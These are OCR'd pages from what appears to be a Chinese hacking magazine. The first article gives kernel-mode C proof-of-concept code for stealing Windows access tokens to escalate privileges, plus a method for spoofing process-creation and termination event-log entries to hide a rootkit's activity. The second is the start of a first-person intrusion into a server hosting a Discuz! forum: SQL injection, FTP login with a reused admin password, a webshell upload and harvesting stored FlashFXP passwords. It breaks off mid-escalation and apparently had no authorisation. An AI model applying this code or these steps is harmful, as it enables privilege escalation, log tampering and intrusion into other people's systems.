


图 1

这两个区域包含了安全标识符（SID）的 Hash 值，并将它们存放在令牌的动态部分，为的是防止意外或有意修改。在每次使用令牌时都会对这些 Hash 值进行完整性检测，但实际上这种技术并不能很好的在最新的 Windows 系统中使用。

令牌偷取

一种可能的绕过完整性检测的方法是寻找到那段负责验证访问令牌并且对其打补丁的内核代码。因为想要成功窃取令牌，在很大程度上取决于版本补丁更新和保护必须被关闭，所以需要使用更容易和更稳定的方法。

_TOKEN 结构实际是通过类型为_EX_FAST_REF 的令牌成员连接到_EPROCESS 结构的。该_TOKEN 结构的确切的内存地址，可以通过计算存储在_EX_FAST_REF 区域的值和 0xFFFFFFF8 异或的值得到。这是因为最后 3 位的值用来保持和令牌对象的引用关系。_EX_FAST_REF 的结构如下：

```
Token  :  struct _EX_FAST_REF, 3 elements, 0x4 bytes
+0x000 Object   :  Ptr32 to
+0x000 RefCnt   :  Bitfield Pos 0, 3 Bits
+0x000 Value    :  Uint4B
```

通过研究发现，如今的令牌并不能很好地绑定到进程对象中，所以仅仅将我们_EPROCESS 结构中的_EX_FAST_REF 值修改为替代进程_EPROCESS 结构中的值就可以获得其他进程的访问令牌了。但是对于这个操作还有个问题：当修改完成后，两个进程将要使用相同的令牌对象，这就意味着当我们的进程或者替代进程退出时，系统将要释放令牌对象。如果此时其他进程再试图使用令牌或退出，那么将会直接引起 BSOD。

当替代进程是系统进程时（进程 PID=4）是个例外。这时当其他进程使用这个进程的令牌时，它的操作将是不受限制的，因为这是将要被终止最后进程之一，如果在终止过程中有什么问题，将不会发生任何事情。

为了解决这个问题，复制的令牌必须由目标进程（替代进程）的访问令牌组成。使用 ZwDuplicateToken 函数可以实现这一功能。当一个想要的访问令牌的复制成功后，唯一要做的就是将原始的令牌区域的值和新的令牌地址进行交换，那么进程将会有和替代进程一样的权限了。

下面是此概念的一部分证明代码：窃取其他进程的访问令牌。

```
typedef struct _OSDETAILS{
//_eprocess structure
int   NAMEOFFSET;
int     FLINKOFFSET;
int   PIDOFFSET;
int     AUTHIDOFFSET;
int   PROTECTEDFLAGOFFSET;
int   THREADOFFSET;
int     THREADFLINK;
int   TOKENOFFSET;
//_token structure
int   PRIVCOUNTOFFSET;
int     PRIVADDROFFSET;
int   SIDCOUNTOFFSET;
int     SIDADDROFFSET;
int     LOCKOFFSET;
int     VARLENGTHOFFSET;
int     SESSIONIDOFFSET;
int     HANDLETABLEOFFSET;
//_handle_table structure
int     HANDLECOUNTOFFSET;
int     TABLEOFFSET;
int     HANDLELISTOFFSET;
int     EPROCPIDOFFSET;
//_ethread structure
int     CIDOFFSET;
//others
int     EPROCSIZE;
int     KERNELBASE;
char DISPATCHER_EPROCESS[2];
} OSDETAILS, *POSDETAILS;
OSDETAILS osdetails;
DWORD FindProcessEPROC (int terminate_PID)
{
DWORD eproc = 0x00000000;
int current_PID = 0;
```

```
int start_PID = 0;
int i_count = 0;
PLIST_ENTRY plist_active_procs;
if (terminate_PID == 0)
return terminate_PID;
eproc = (DWORD) gpeproc_system;
start_PID = *((DWORD*)(eproc + osdetails.PIDOFFSET));
current_PID = start_PID;
while(1)
{
if(terminate_PID == current_PID)
return eproc;
else if((i_count >= 1) && (start_PID == current_PID))
{
return 0x00000000;
}
else {
plist_active_procs = (LIST_ENTRY *) (eproc +
osdetails.FLINKOFFSET);
eproc = (DWORD) plist_active_procs->Flink;
eproc = eproc - osdetails.FLINKOFFSET;
current_PID = *((int *)(eproc+osdetails.PIDOFFSET));
i_count++;
}
}
}
NTSTATUS StealToken( int dpid, int spid )
{
NTSTATUS status = STATUS_SUCCESS;
ACCESS_STATE aState;
char Data[0x100];
PEPROCESS pseproc = NULL; //Victim eprocess
HANDLE hseproc = NULL; //Victim process handle
PEPROCESS pdeproc = NULL; //New eprocess
HANDLE hstoken = NULL; //Victim process's token handle
HANDLE hntoken = NULL; //New token handle
PVOID pntoken = NULL; //New token address
PVOID potoken = NULL; //The original token
//Open the source process
status = SeCreateAccessState(&aState,
Data,
STANDARD_RIGHTS_ALL,
(PGENERIC_MAPPING)((PCHAR)*PsProcessType + 52));
if (!NT_SUCCESS(status))
{
DbgPrint("Error creating access state!!!");
return status;
}
aState.PreviouslyGrantedAccess |= aState.
RemainingDesiredAccess;
aState.RemainingDesiredAccess = 0;
status = PsLookupProcessByProcessId((HANDLE) spid,
&pseproc);
if (!NT_SUCCESS(status))
{
SeDeleteAccessState(&aState);
return status;
}
status = ObOpenObjectByPointer(pseproc,
0,
&aState,
0,
*PsProcessType,
KernelMode,
&hseproc);
SeDeleteAccessState(&aState);
ObDereferenceObject(pseproc);
//Get handle to the source token
status = ZwOpenProcessTokenEx(hseproc,
STANDARD_RIGHTS_ALL,
OBJ_KERNEL_HANDLE,
&hstoken);
if (!NT_SUCCESS(status))
{
DbgPrint("Opening source token failed!\n");
return status;
}
//Copy the source token
status = ZwDuplicateToken(hstoken,
TOKEN_ALL_ACCESS,
NULL,
FALSE,
TokenPrimary,
&hntoken);
if (!NT_SUCCESS(status))
{
DbgPrint("Copying source token failed!\n");
return status;
}
//Close the source process and source token handles
if (NT_SUCCESS(status))
{
ZwClose(hstoken);
ZwClose(hseproc);
}
//Reference the new token to get the memory address of it
status = ObReferenceObjectByHandle(hntoken,
STANDARD_RIGHTS_ALL,
NULL,
KernelMode,
&pntoken,
NULL);
if (!NT_SUCCESS(status))
{
DbgPrint("Referencing new token failed!\n");
return status;
}
//Find the target process and link the token in
(DWORD)pdeproc = (DWORD)FindProcessEPROC(dpid);
if ((DWORD)pdeproc == 0x0)
{
DbgPrint("Destination process (%d) not found!\n", dpid);
return STATUS_UNSUCCESSFUL;
}
//Link in the new token
*(DWORD *)((DWORD)pdeproc + osdetails. TOKENOFFSET) =
(DWORD)pntoken;
return STATUS_SUCCESS;
}
```

技术上的局限

使用此种方法在技术有一些局限，但是它们将会在未来消除。

- 第一种局限是只有在被窃取的访问令牌属于一个系统账户或者超级管理员账户的正在运行的进程时，才有可能创建新的进程。
- 另外一个限制是，如果令牌属于一个超级用户组成员时，只有除了 GUI 的进程才是可以开启的。

但是，如果是 Rootkit 的话，那么这些将不是很重

要的局限。因为攻击者的目标通常是增加更高的权限，这意味着从超级管理员或系统账户中窃取访问令牌是最普遍的方式。

伪装细节进程追踪事件

一种可能的方式是启动代表另外一个进程的进程，这个进程运行在其他的账户中。我们由 Windows 的使用信息来创建详细的进程事件日志项，目的是：

- 为了装配“进程创建”事件日志项，获得操作系统使用父进程的访问令牌和进程 id。
- 为了装配“进程结束”事件日志项，获得操作系统使用被结束进程的访问令牌和进程 id。

为了插入伪造的事件日志项，我们启动账户的应用程序（Rootkit 客户端）。操作系统将使用我们的进程 id 和账户信息插入一个标准的进程创建项在事件日志中，如图 2 所示。




图 2 当启动一个 Rootkit 客户端时，进程创建入口产生

在 Rootkit 客户端范围内启动我们的命令之前，我们应该窃取替代进程的进程 id 和访问令牌，并且将它们分配到我们的进程中。之后，我们启动希望的命令，操作系统将插入一个进程创建项到事件日志中，它包含的信息属于替代进程。通过这种方式，事件日志将会显示新创建的进程被替代进程启动，如图 3 所示。




图 3 在窃取令牌和进程 id 并且新进程启动后，进程创建入口产生

在结束我们的进程之前，我们将上面提到的信息（进程 id 和令牌）改回到原始进程中，这样做会使操作系统记录属于我们的进程和账户的进程结束事件的原始信息，如图 4 所示。





图 4 当 Rootkit 客户端结束时，进程结束产生

通过这种技术，不分解 Rootkit 客户端和驱动，使得两个进程创建事件不可能产生联系，因为具有两个不同账户和不同创建者的进程 id 号，使得新启动的应用将继承替代进程的权限。

前置知识：无
关键词：渗透、提权、Discuz!



对 Discuz!的漏洞分析

文/图 非安全

第一次打开本次要检测的网站的时候，其实心里是很没底的！为什么这么说呢，看看图 1 就知道了。




图 1

没错，这就是国内安全性数一数二、爆出的漏洞最少的 Discuz!论坛，而且还是最新版本。虽然这个第三方论坛非常的安全，但还是有高手在以前的版本中找到了漏洞了！先不想别的，直接旁注试试。看到服务器里的网站蛮多的时候，我心里稍微觉得还是有搞下去的希望的，如图 2 所示。

随便看了几个站点，发现都蛮安全的，注入弱口令等都没有。翻遍整个服务器，最终锁定其中唯一一个网站，丢进 OD 里发现了仅有的一个宝贵的注入点！扫出账号和密码进入后台，看界面和布局都有点仿 DVBBS 后台的感觉，但这不是重点，重点是没有数据库备份，有个 ewEbeditor 编辑器，但后台被删，数据库目录被修改！最惨的是仅有的一个上传组件，get 和 post 提交也过滤了空格，连 IIS 解析.asp 漏洞都被过滤。旁注都搞不了，难道要去搞 C 段不成？那是个多么大的工程啊！得再想想办法！又瞄了眼 OD，想到了，扫出了 3 个账号和密码，第一个是 admin，第二个是 chen**，最后一个是 xz***。马上在地址栏输入 ftp://www.xz***.com，接着提示输入用户名和密码，输入第三个管理账号和密码，熟悉的界面出来了，如图 3 所示。成功登录 FTP！这位管理员把自己后台的账号和密码也当做自己的 FTP 账号和密码，一失足就成千古恨了！




图 2

现在，增删改查都随我了！旁注成功，马上传一个大马，开始提权。虚拟主机一般权限都设得很死，但我还是抱着管理员没我厉害的希望，盼着能找到些漏洞！现在的情况是 wscript.shell 组件被删，远程终端没有开放。扫描了一下端口，发现除了一些不相关的之外，只开了 1433、3306 端口，说明服务器里有 MS SQL，也有 MySQL！而且几乎不能访问根目录以外的站，传 aspx 大马和 PHP 大马也跨不过去！浏览到 C:\Program Files 目录时，猛地看到 Thunder 和 FlashFXP 两个文件夹，心里敞亮了起来，替换服务和本地查看密码，两个提权方式在脑海里闪过！先查看了下该目录的权限，可读不可写。预料之中，于是放弃替换服务这个方式。接下来就是 FlashFXP 了，进入该文件夹，下载目录里的 Sites.dat 文件，替换到本地。满心欢喜地以为可以得到该服务器所有的 FTP 账号和密码，打开却发现只有两个！而且还不是这个服务器的站点，估计是管理员的另外一个 IDC 网站吧！

